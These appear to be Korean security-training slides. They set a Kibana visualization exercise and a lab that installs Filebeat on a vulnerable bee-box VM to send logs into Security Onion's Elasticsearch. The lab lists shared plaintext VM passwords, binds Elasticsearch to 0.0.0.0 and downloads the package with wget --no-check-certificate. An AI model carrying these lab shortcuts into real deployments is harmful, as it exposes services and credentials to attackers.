
play_name.keyword	Unique count of speaker.keyword
Richard III	~170
Henry VI Part 2	~105
Coriolanus	~150
Antony and Cleopatra	~135
Timon of Athens	~165

Speech Number Range	Count
1,000 to 2,999	35
3,000 to 6,999	22
7,000 to 14,999	40
15,000 to 30,999	25
31,000 to 50,000	30


4

키바나 튜토리얼


- 과제: 윈도우 또는 리눅스든 어떤 플랫폼에서든지 ELK 시스템을 구축하고 키바나로 Logstash, Bank, Shakes를 다음 페이지와 같이 표현하라.



• Kibana 시작화: Logstash 과제



• Kibana 시작화: Bank 과제




- Kibana 시작화: Shakes 과제

Shakes Count - speaker: Descending



Shakes Max Speech Number by Play_name



5

<실습> 파일 비트를 활용한 ELK 시스템 로그 통합

- 파일 비트를 활용한 ELK 시스템 로그 통합

- 실습 목표

» 파일비트 사용해 KISA-Bea의 시스템 및 웹 로그를 시큐리티오니온의 엘라스틱서치로 업로드한다.

- 실습 환경

구분		IP	ID	PW	비고
DMZ	KISA-Bee	내부 IP : 10.20.30.150	bee	qhdksjfwj0!	http://bee.kshield.jr (DNS : 192.5.90.100)
	KISA-Meta	외부 IP : 192.5.90.160 내부 IP : 10.20.30.160	msfadmin	qhdksjfwj0!	http://meta.kshield.jr (DNS : 192.5.90.160)
Intra	KISA-SIEM	172.16.20.10	siem	qhdksjfwj0!	Security Onion 16.04.5.1 (2018.08.02)

- 실습 문제 구성

» 파일 비트를 설치하고 설정 파일을 수정하여 ELK를 활용한 시스템 로그 통합 과정을 진행하시오.

5

<실습> 파일 비트를 활용한 ELK 시스템 로그 통합

- 시큐리티 오니온 ELK 세팅

- 실습 전

- » so-elasticsearch-start에서 ELASTICSEARCH_PUBLISH_IP 변수 삭제
 - » sudo dpkg -r filebeat-6.3.2-i386.deb
 - » Sudo rm -f /etc/filebeat/filebeat.yml
 - » KISA-Siem에서 Kibana의 DELETE 메서드로 엘라스틱서치에 있는 filebeat 관련 인덱스 모두 삭제

<실습> 파일 비트를 활용한 ELK 시스템 로그 통합

- 시큐리티 오니온 ELK 세팅
 - ELK의 elasticsearch 서버 설정 수정
 - so-elasticsearch-start 파일을 아래와 같이 변경한다.
 - » sudo vim /usr/sbin/so-elasticsearch-start 를 입력하여 편집 모드로 접근한다.
 - » 55번 라인에 ELASTICSEARCH_PUBLISH_IP="0.0.0.0" 추가한다.

```

46                                     TAIL=1
47                                     ;;
48 *)                                usage
49                                     exit 0
50                                     ;;
51                                     ;;
52         esac
53 done
54
55 ELASTICSEARCH_PUBLISH_IP="0.0.0.0"
56
57 if [ "$ELASTICSEARCH_ENABLED" = "yes" ]; then
58     echo -n "so-elasticsearch: "
59
60     if docker ps | grep -q so-elasticsearch; then
61         echo "Already started!"
62     else

```

56, 0-1

60%

5

<실습> 파일 비트를 활용한 ELK 시스템 로그 통합


- 시큐리티 오니온 ELK 세팅
 - SIEM에서 iptables에 docker관련 내용을 추가하여, 엘라스틱서치 서버에 접근할 수 있는 IP 주소를 등록하여 임시 권한을 준다. (이미 영구적으로 세팅돼 있음)
 - sudo iptables -I DOCKER-USER ! -i docker0 -o docker0 -s 10.20.30.150 -p tcp --dport 9200 -j ACCEPT

```
securityonion@securityonion-virtual-machine:~$ sudo iptables -I DOCKER-USER ! -i docker0 -o docker0 -s 192.168.179.145 -p tcp --dport 9200 -j ACCEPT
```

5

파일 비트를 활용한 ELK 시스템 로그 통합

- 파일비트 다운로드 및 설치
 - 파일비트 6.3.2 deb 32비트 다운로드 명령어 실행
(온라인에서만 가능, 오프라인인 경우는 다음 페이지 확인)
 - 아래 명령어와 같이 파일비트(FileBeat) 설치 파일을 다운로드 받는다.
- » wget <https://artifacts.elastic.co/downloads/beats/filebeat/filebeat-6.3.2-i386.deb> --no-check-certificate




The screenshot shows the Elastic Artifacts download page for Filebeat 6.3.2. At the top, there is the Elastic logo and navigation links for Products, Cloud, Services, Customers, and Learn. Below the navigation, there is a search bar and a language switcher set to EN. The main content area is titled "Downloads" and features a large image of the Filebeat logo. Below the image, the text "Filebeat 6.3.2" is displayed. Underneath, there are three download links: "DEB 32-BIT sha", "DEB 64-BIT sha", and "RPM 32 BIT sha".

5

<실습> 파일 비트를 활용한 ELK 시스템 로그 통합

• 파일비트 다운로드 및 설치

- KISA-IT-11(관리자 PC)에 있는 filebeat-6.3.2-i386.deb파일을 업로드하자.
- 바탕화면의 psftp.exe를 실행하고 다음 명령어를 입력하여 beebox에 업로드 한다.
- get을 사용하면 파일 다운로드, put을 사용하면 파일을 업로드 할 수 있다.




```
C:\#Users#\Administrator#\Desktop#\psftp.exe
psftp: no hostname specified; use "open host.name" to connect
psftp> open 10.20.30.150
login as: bee
bee@10.20.30.150's password:
Remote working directory is /home/bee
psftp> put filebeat-6.3.2-i386.deb
local:filebeat-6.3.2-i386.deb => remote:/home/bee/filebeat-6.3.2-i386.deb
psftp> _
```

5

<실습> 파일 비트를 활용한 ELK 시스템 로그 통합

- 파일비트 다운로드 및 설치
 - 파일비트 설치 명령어 실행
 - 로그 분석 대상 서버에 아래와 같이 다운로드 받은 파일비트를 설치한다.
- » sudo dpkg -i filebeat-6.3.2-i386.deb



```
bee@bee-box: ~
bee@bee-box:~$ ls
Desktop Examples Music Public Videos
Documents filebeat-6.3.2-i386.deb Pictures Templates
bee@bee-box:~$ sudo dpkg -i filebeat-6.3.2-i386.deb
[sudo] password for bee:
```

